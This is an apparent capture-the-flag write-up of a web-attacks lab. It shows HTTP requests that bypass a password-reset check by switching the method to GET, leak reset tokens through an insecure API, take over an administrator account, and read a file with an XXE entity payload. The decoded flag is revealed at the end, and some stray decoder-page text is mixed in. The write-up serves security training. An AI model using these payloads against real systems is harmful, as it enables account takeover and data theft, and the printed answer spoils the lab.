Web Attacks - Skills Assessment

- When I logged in using the provided credentials I got a page with some basic user information and an option to change password.
- If we intercept password reset request we can see it needs a token and uid.

```
POST /reset.php HTTP/1.1
Host: 94.237.62.149:46051
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.62.149:46051/settings.php
Origin: http://94.237.62.149:46051
Connection: close
Cookie:PHPSESSID=jvr1g03fani826rq5v4s7s7aub;uid=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

uid=1&token=e51a85fa-17ac-11ec-8e51-e78234eb7b0c&password=test
```

- If we try to change any other user's password by changing uid we get error.

```
1  HTTP/1.1 200 OK
2  Date: Sun, 07 Apr 2024 19:30:51 GMT
3  Server: Apache/2.4.41 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Content-Length: 13
8  Connection: close
9  Content-Type: text/html; charset=UTF-8
10
11 Access Denied
```

- But if we change request method from POST to **GET** we can bypass this restriction.
- But we get **Invalid Token** error.
- There is another request that gets users token before reset password.

```
GET /api.php/token/1 HTTP/1.1
Host: 94.237.62.149:46051
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.62.149:46051/settings.php
Connection: close
Cookie: PHPSESSID=qhkuv0r0h775a2n22lfr66kc7c; uid=1
```

```
HTTP/1.1 200 OK
Date: Sun, 07 Apr 2024 19:34:56 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 48
Connection: close
Content-Type: text/html; charset=UTF-8

{"token":"e51a7c5e-17ac-11ec-8e1e-2f59f27bf33c"}
```

- Replacing this token, we can change user password successfully.

```
GET /reset.php?uid=1&token=e51a7c5e-17ac-11ec-8e1e-2f59f27bf33c&password=test HTTP/1.1
Host: 94.237.62.149:46051
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.62.149:46051/settings.php
Origin: http://94.237.62.149:46051
Connection: close
Cookie:PHPSESSID=jvr1g03fani826rq5v4s7s7aub;uid=1
```

```
HTTP/1.1 200 OK
Date: Sun, 07 Apr 2024 19:35:15 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 29
Connection: close
Content-Type: text/html; charset=UTF-8

Password changed successfully
```

- By using this method, we can change any user's password. But we need to reset privileged user's password so we can move forward.
- When we login, a request is sent to backend server which gets user's information by uid. There are no security checks on it.


```
GET /api.php/user/52 HTTP/1.1
Host: 94.237.62.149:46051
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.62.149:46051/profile.php
Connection: close
Cookie:PHPSESSID=jvr1g03fani826rq5v4s7s7aub;uid=52
```

- If we see user **52**, he is the Administrator.

```
HTTP/1.1 200 OK
Date: Sun, 07 Apr 2024 19:38:44 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 90
Connection: close
Content-Type: text/html; charset=UTF-8

{"uid":"52","username":"a.corrales","full_name":"Amor Corrales","company":"Administrator"}
```

- So we reset his password using the method above.
- Now if we login as **a.corrales** we can see their is a new option "Add Event".



- If we capture the request, we will see the data is transferred in **XML** format.

```
POST /addEvent.php HTTP/1.1
Host: 94.237.62.149:46051
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.62.149:46051/event.php
Content-Type: text/plain;charset=UTF-8
Content-Length: 231
Origin: http://94.237.62.149:46051
Connection: close
Cookie: PHPSESSID=li02u101qlvjsmmq4ah3c9jocs; uid=52

<root>
  <name>
    test
  </name>
  <details>
    test
  </details>
  <date>
    2024-04-08
  </date>
</root>
```

- If we check the response, it shows the name field.

```
HTTP/1.1 200 OK
Date: Sun, 07 Apr 2024 19:44:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 32
Connection: close
Content-Type: text/html; charset=UTF-8

Event '
test
' has been created.
```

- Injecting payload, we get the **/flag.php** content in base64 encoded form.

```
POST /addEvent.php HTTP/1.1
Host: 94.237.62.149:46051
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.62.149:46051/event.php
Content-Type: text/plain;charset=UTF-8
Content-Length: 270
Origin: http://94.237.62.149:46051
Connection: close
Cookie: PHPSESSID=li02u101qlvjsmmq4ah3c9jocs; uid=52

<!DOCTYPE email [
<!ENTITY company SYSTEM "php://filter/convert.base64-encode/resource=/flag.php">
]>

<root>
  <name>
    &company;
  </name>
  <details>
    test
  </details>
  <date>
    2024-04-08
  </date>
</root>
```

```
HTTP/1.1 200 OK
Date: Sun, 07 Apr 2024 19:46:26 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 88
Connection: close
Content-Type: text/html; charset=UTF-8

Event '
PD9waHAgJGZsYWcgPSAiSFRCe200NTczcl93M2JfNDc3NGNrM3J9IjsgPz4K
' has been created.
```

- Base64 decoding it we get the flag.

PD9waHAgJGZsYWcgPSAiSFRCe200NTczcl93M2JfNDc3NGNrM3J9IjsgPz4K

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

ASCII Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

<?php $flag = "HTB{m4573r_w3b_4774ck3r}"; ?>